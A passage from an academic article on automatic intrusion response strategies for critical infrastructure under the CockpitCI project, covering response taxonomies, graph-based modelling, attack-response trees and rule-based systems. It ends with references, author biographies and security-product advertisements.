Compared to notification only systems, these systems provide greater degree automation and provide the additional capability for the system administrator to launch a manual response from a predetermined set of responses based on the reported attack information. Manual response systems often direct the user over the selection of correct reactions while permitting the system administrator to make the final judgment on suitable responses. This will allow the system administrator to respond more quickly to detected intrusions and for less experienced system administrators to receive assistance in choosing the correct reaction. Although this higher degree of automation is more useful than notification only response systems, there is still a window of opportunity between the time of intrusion detection and the time when the system administrator initiates a response. This time gap is still could be large enough into today's environment and manual response systems. As result, today there is research interest to develop automatic response systems to replace manual response mechanisms.

AUTOMATIC RESPONSE SYSTEMS

Unlike manual response and notification systems automatic response systems tend to provide immediate reactions to detected intrusions. These systems automatically respond to the intrusive behaviour through an automated decision making process and does not delay the process until the situation is analysed by the system administrator. Even though today intrusion response systems are automated automatic intrusion response support is still very limited. Automatic response can be classified into two: Static and Adaptive, based on the ability to adjust to the detected intrusions.

STATIC

If the response selection process remains the same during the attack period it is classified as a static response. Majority of the intrusion response systems are static response systems. In order to enhance the integrated knowledge of the decision making process these systems are periodically updated by the system administrator. Nevertheless, care should be taken to upgrade such systems regularly before attacks exploit the insufficiency of the current response strategy. The advantage of this approach is that it is easy to maintain even though it takes a conservative view of the system.

ADAPTIVE

If the response system is capable of dynamically adjusting to the changing environment during the attack time it is known as an adaptive intrusion response system. Automatic response system could adapt to an on-going attack in two ways:

- could adjust the system resources dedicated to intrusion response, for example additional intrusion detection systems could be activated
- could adjust the response mechanisms based on the failure and success of the previously made responses. Failure of a response could be due to activation of an incorrect reaction to a detected intrusion or the intrusion detection system falsely detecting a normal system behavior as an intrusion (false positive). Thus here the adjustment of response could be either switching to the correct reaction or rerunning the detection process.

ACTIVITY OF TRIGGERED RESPONSE

A discussion on how intrusion response mechanisms could be classified based on the activity performed is given below.

- Passive response systems: The objective of the passive response system is to alert the system administrator about the detected intrusion and to provide attack information. These systems do not try to prevent further intrusions or minimize the damage already caused by the intrusion.
- Active response systems: In comparison to passive response systems active systems intend to take precautions to minimize the damage caused by the intruder and try to locate or warn/harm the intruder.

The majority of the existing intrusion prevention systems provide passive responses [9]. Table 1 gives an overview of some of the passive and active approaches that could be used in intrusion detection response systems.

Following sections III, IV and V discusses possible strategies for developing automatic intrusion response systems which will be investigated in CockpitCI.

GRAPH BASED MODELLING FOR ATTACK RESPONSE

Underlying components/devices of critical infrastructures are controlled by communication networks. This underlying physical infrastructure could be modelled by graphs. As a result it is reasonable to assume that various problems related to these infrastructures could have solution spaces in areas that use graphs as common models, e.g. graph or scheduling theory [10]. In an attempt to increase accuracy in attack response problems, we will investigate the possibility of transforming this problem to other disciplines. Problem transformation is a well exploited in research where a solution for a difficult/complex problem is investigated in a deferent solution space where a solution could be found at lesser cost. Once the solution is found in the new solution space, it will be translated back to the original problem space using a reverse transformation.

Below section presents the concept of transformation model to analyse attack response in critical infrastructures. The transformation model allows solutions to be based on graph modelling concepts. The possibility of using such a concept for automatic intrusion reaction will be studied in the CockpitCI project.

Table 1. *Passive and active intrusion responses*

Passive	Active
1. Administrator notification	Host based response actions :
Generate alarm *(through email, pager notification, etc.)*	1. Deny full/selective access
Generate report (information about an intrusion: attack target, time, criticality, etc.)	2. Shutdown compromised service/host
2. Enable intrusion analysis tools	3. Restrict user activity
3. Enable additional IDS	4. Disable user account
4. Trace connection for information gathering purposes	5. Terminate/restart suspicious process
5. Back up tempered files	6. Disable compromised services
6. Enable local/remote activity logging	7. Abort/delay suspicious system calls
	Network based response actions:
	1. Restart targeted system
	2. Block incoming/outgoing network connections
	3. Enable/disable additional firewall rules
	4. Block port/IP addresses

MODEL OVERVIEW

The basic concept of a transformation model is shown in Figure 2. For the description of the model overview it should be noted that the application under consideration is associated with critical infrastructure such as electric power grid and telecommunication network as considered in the CockpitCI project. Descriptions of different blocks in Figure 2 are given below.

MODEL GENERATION

The application is first transformed into a task-graph together with the task model speciation. The model consists of a directed graph G = (V;E), where V is a finite set of vertices v_i and E is a set of edges e_{ij}, $i \neq j$, representing precedence relations between v_i; $v_j \in V$. Critical infrastructure protection problems have topology maps that can be represented by directed or undirected graphs, G. Typical examples are electrical power grids and the under laying communication networks controlling these infrastructures. In a probabilistic graphical model, vertices represents a random variable (or group of random variables), and the edges express probabilistic relationships between these variables. The graph then captures the way in which the joint distribution over all of the random variables can be decomposed into a product of factors each depending only on a subset of the variables. Directed graphs are useful for expressing causal relationships between random variables. Bayesian network is a directed graphical modelling technique which could be used for this purpose. A brief description of Bayesian network modelling is given below.

PARAMETERIZATION

Once the application is mapped to edges (E) and vertices (V) of G then it is necessary to map system specific parameters such as power transmission, sensitivity or confidentiality, communication cost, network throughput, relative importance based on the cost of loss of services etc. to generic parameters. Weights need to be assigned to edges and/or vertices of the generated graph to represent their characteristics. Therefore, edge and vertex weights are defined respectively for each edge E and vertex V. For example, Let w^e_{ij} denote the weight of edge e_{ij} and w^v_i denote the vertex weight of v_i, where v_i, $v_j \in V$ and $i \neq j$. Depending on the application if multiple parameters are needed multiple weights may be defined for edges and/or vertices. In such a scenario $w^e_{ij}[m]$ and $w^v_i[n]$ and represent the m^{th} and n^{th} parameter respectively of w^e_{ij} and w^v_i are weight vectors.

MODEL ABSTRACTION AND OPTIMIZATION

The graph G could reflect in the context of standard graph or scheduling problems once weights have been assigned. A graph theoretical presentation could be characterized by the graph itself along with the controlling objectives. However, a scheduling theoretical presentation involves requirements of the scheduling model (i.e. the processing environment, and the optimization criteria). The key feature of the model designing procedure is the matching of the intrusion response requirements and objectives with the graph and scheduling model and objectives.




Figure 2. *Modelling overview*

Graph G and schedule model S are subjected to graph and scheduling theoretical algorithms respectively. During the optimization process the aim is to find optimal (or suboptimal) solutions for the required attack response criteria, applying the suitable algorithm(s). For this suitable algorithms need to be investigated that suit the optimization criteria, i.e. attack response criteria, considering response time or

computation requirements. Then after the application of graph or scheduling algorithms, optimal or sub-optimal solutions will be available.

REVERSE TRANSFORMATION

Once the solutions for graph and scheduling algorithms have been derived they must be transformed back to the original problem space (application). This involves reverse transformation equivalent to the transformation utilized in the model generation process. Basically this represents the backward transformation form solution space to application space where the problem exists.

This above presented approach could be used to derive solutions from graph based modelling to solve problems occurring in security applications via problem transformation.

REACTIONS USING ATTACK RESPONSE TREES

Attack trees [11] [12] present a convenient means to methodically categorize the different ways a system can be attacked. Intrusion reaction systems use an attack tree structure called an attack-response tree (ART) to make it possible to integrate possible response actions against attack. The attack-response trees are designed offline on each computing system located within a host computer. In contrast to attack tree that is designed considering to all possible attack scenarios, the ART model is constructed based on the attack consequences, thus the designer does not have to consider all possible attack scenarios that might cause those consequences. An attack-response tree is used to define and evaluate possible combinations of attack consequences that lead to breach of a security property of the considered system. This security property is allocated to the top-event node which is the root node of the tree. An attack-response tree's is stated in the node hierarchy, such that one can split an abstract attack consequence to number of sub-consequences which are more concrete. Node breakdown could be based either on an AND gate, where all of the sub-consequences must occur for the abstract consequence to take place, or an OR gate, where occurrence of any one sub-consequence will result in the abstract consequence to occur. The principal sub-consequences and the resulting abstract consequence are known as inputs and output for a gate. Alerts from IDS are mapped to related leaf node of the ART. These indicate possible attempts of an intruder to damage the targeted system. Response boxes are connected to some of the nodes in the ART and define the appropriate counter measure if that node is flagged with an attack.

Decomposition of abstract consequence node (output), i.e., unavailable power supply into two sub-consequences (inputs) using an OR gate is illustrated in Figure 3. The power supply is cut off if either the controlling server or the controlling agent is compromised. Moreover, the intrusion response system is able to switch to the secondary controlling server if the power supply is unavailable due to the compromised controlling server.




Figure 3. *Decomposition of nodes in ART*

One of the major goals of an ART, is to verify probabilistically, if the security property concerning ART's root node has been violated, for a given sequence of the received alerts, and the successful response actions. Boolean values are allocated to all the nodes in the attack-response tree. Initially each leaf node consequence is set to 0, and if an intrusion alert is received from the IDS it is set to 1. For other consequence nodes, together with the root node, these values are worked out bottom-up in line with values of the leaf nodes' in the sub-tree whose root is the consequence node under consideration. When response boxes are successfully occupied by the response engine they are triggered. Consequently, all nodes in their sub-tree are reset to zero when the response boxes are activated, and the corresponding alerts are cleared. For example, all nodes in the ART are reset to zero if the response box that is attached to ART's root node is triggered. A case study on how response selection based on ART could be applied to SCADA system is presented in [12].

RULE BASED APPROACH FOR ATTACK RESPONSE

In Rule-based expert systems a set of programmed rules are applied to existing information for problem solving. Usually these rules consist of a set of conditional sentences which can be used by the computer to check data logically before reaching a conclusion (i.e. response to the attack). Programming such systems involve the integration of a large knowledge base. Conclusions attained here can give information about the statistical probability of the decision for the reference of technicians and operators.

Automatic rule-based response systems are intended to function similar to human experts who use their judgment to detect intrusions. The system utilizes the knowledge base to generate a set of rules in the form of if-then statements. When rule-based response systems come across likely intrusions, they apply these rules to restrict the causes and create solutions to react or counter attack. For example, a system that monitors an electrical grid would have an intrusion detection system to detect possible intrusions. If an intrusion is detected, depending on the characteristics of the detected intrusion (i.e. severity, targeted source, time of attack, extent and the time of contamination, cost of the reaction to prevent it, etc.) there could be several rules to establish the optimum reaction, to minimize the damage or to prevent any further damage or to recover from the damage. A rule based reaction system will follow step by step the corresponding if-then conditions, based on the detected characteristics of the attack to automatically determine the optimum response to the attack. These rule-based expert systems use logic that can be familiar to human experts who use similar treed decision making in the evaluation of problems.

This form of artificial intelligence is not perfect. Rule-based expert systems could fail to handle situations that fall outside their knowledge base and experience. For instance for a detected attack, depending on the characteristics the attack, a system that does not have a predefined reaction strategy could fail to achieve an optimum reaction. However, there could be a general rule to reset or shut down the compromised units in the case of an unknown scenario or to alert the system administrator about the situation. The system can accumulate information over time to improve the knowledge of the system to minimize the failure of not reaching an optimum solution. Since the rule-based response system operates under if-then conditions the probability of incorrect decisions being taken is less compared to other automatic reaction strategies.

All above concepts discussed in this article related to automatic reaction will be investigated in the CockpitCI project.

CONCLUSION

In the event that susceptible behaviour is detected, it is essential to take necessary actions to prevent attacks and ensure safety of the targeted resources. Such actions are known as intrusion response. In designing intrusion prevention systems the intrusion response module receives much less attention due to the inherent complexity in designing and deploying response in an automated manner. This article discusses solutions towards this problem and presents an overview of intrusion reaction strategies for CIP. The article provides details on different intrusion reaction approaches (notification systems, manual and active response systems, and passive and active systems) and discusses advantages and disadvantages of those methodologies. Several automatic reaction strategies for intrusion response are discussed. Combining work carried out during the project, CockpitCI will be able to contribute to a safer living environment for people especially by providing smart detection tools, early alerting systems and strategic security system. The distributed framework of the system will ensure an operational deployment of the security and will improve the Critical Information Infrastructure Protection (CIIP) strategy.

REFERENCES

[1] Tipping Point intrusion prevention systems. Available from *"http://www.tippingpoint.com"*. Accessed 20 February 2006
[2] Natalia Stakhanova, Samik Basu, Johnny Wong, "A taxonomy of intrusion response systems", International Journal of Information and Computer Security, Vol-1, issue-1 pp 169-184, 2007.
[3] S.L.P. Yasakethu and J. Jinag, "Real-Time Intrusion Detection for Critical Infrastructure Protection: CockpitCI Approach", eForensics magazine-Network, Vol-1, No-4, pp18-25, December 2012.
[4] Jahnke, M., Thul, C., Martini, P: "Graph based metrics for intrusion response measures in computer networks", In: Proceedings of the 32nd IEEE Conference on Local Computer Networks, LCN 2007, pp. 1035–1042. IEEE Computer Society, Washington, DC (2007)
[5] The Snort Inline Project Team. Snort Inline Project Homepage. Online accessible at *http://snort-inline.sourceforge.net/*, 2007
[6] T. Toth and C. Kruegel. Evaluating the impact of automated intrusion response mechanisms. In ACSAC '02: Proceedings of the 18th Annual Computer Security Applications Conference, 2002.
[7] C. Carver, J. M. Hill, and J. R. Surdu. A methodology for using intelligent agents to provide automated intrusion response. In Proceedings of the IEEE Systems, Man, and Cybernetics Information Assurance and Security Workshop, West Point, NY, June 6-7, 2000, pages 110–116, 2000.
[8] D. Ragsdale, C. Carver, J. Humphries, and U. Pooch. Adaptation techniques for intrusion detection and intrusion response system. In Proceedings of the IEEE International conference on Systems, Man, and Cybernetics at Nashville, Tennessee, pages 2344–2349, 2000.
[9] S. Axelsson. Intrusion detection systems: A survey and taxonomy. Technical Report 99-15, Chalmers Univ., March 2000.
[10] A. W. Krings and A. Azadmanesh, "A graph based model for survivability applications", European Journal of Operational Research (*http://econpapers.repec.org/article/eeeejores/*), vol. 164, issue 3, pages 680-689. 2005.
[11] B. Schneier. Secrets & Lies: Digital Security in a Networked World. John Wiley & Sons, 2000.
[12] S. A. Zonouz, H. Khurana, W. Sanders, and T. Yardley. RRE: A game-theoretic intrusion response and recovery engine. In DSN, pages 439 –448, 2009.

ACKNOWLEDGMENT

The authors would like to thank the partners of the CockpitCI consortium and acknowledge the funding support from European Framework-7 Program for the project (Grant no. 285647)

ABOUT THE AUTHOR

S.L.P. Yasakethu received his BSc. Engineering degree (First Class Hons.) in Electrical and Electronic Engineering from the University of Peradeniya, Sri Lanka, in 2007. He was awarded the prize for best performance in Electronic Communication Engineering by the University of Peradeniya for his achievements in undergraduate studies. In Oct. 2007 he was awarded the Overseas Research Scholarships Award by the Higher Education Funding Council of England to pursue PhD at the University of Surrey UK. After completing his PhD he worked as a Research Engineer for Technicolor Research & Innovations (formerly known as THOMSON R&D), in Rennes France, from Oct. 2010 to March 2012. Currently he is working as Research Fellow in Computing Department, University of Surrey UK. His research interests include Cyber-security, Machine Learning, Quality of Experience (QoE) in multimedia communications, 2D/3D video processing and transmission, Content creation for 3D cinema and 3DTV. He has worked for several EU FP6 and FP7 projects in the above fields. He is a member of IEEE.

ABOUT THE AUTHOR

J. Jiang is currently working as a professor of Computing at the Multimedia Systems and Security Group, University of Surrey, United Kingdom. He served the EU Commission as FP-6 and FP-7 proposal evaluator, FP-5 project auditor, and panel expert for hearings of IP and NoE under FP6. He is also a consulting professor at Chinese Academy of Sciences. He sits on the editorial board for Image & Vision Computing Journal, International Journal of Multimedia and Ubiquitous Computing, and International Journal of Computing & Automation. For the past 15 years, he has actively participated in many EU funded projects, including two FP6 and four FP7 projects. His expertise includes intelligent computing, image/video processing, mixed reality, pattern recognition, and machine learning applications. He has published over 400 refereed research papers and invented one European patent (EP01306129) filed by British Telecom Research Lab.

NIGHT LION®
SECURITY

Information Security Risk Management

24/7 Emergency Incident Response

1.844.HACK.911

www.NightLionSecurity.com

UPDATE NOW WITH STIG AUDITING

"IN SOME CASES **nipper studio** HAS VIRTUALLY **REMOVED** the NEED FOR a **MANUAL AUDIT**"

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

2012 Computing Security Awards WINNER Enterprise Security Solution of the Year

Security Products' GOVIES 2013 Government Security Awards

2012 Computing Security Awards WINNER Network Security Solution of the Year

www.titania.com

Dr.Web 9.0

for Windows — the rapid response anti-virus

1. Reliable protection against the threats of tomorrow
2. Reliable protection against data loss
3. Secure communication, data transfer and Internet search

www.drweb.com

© Doctor Web
2003 — 2013

Free 30-day trial: https://download.drweb.com

New features in Dr.Web 9.0 for Windows: http://products.drweb.com/9

FREE bonus — Dr.Web Mobile Security:
https://download.drweb.com/android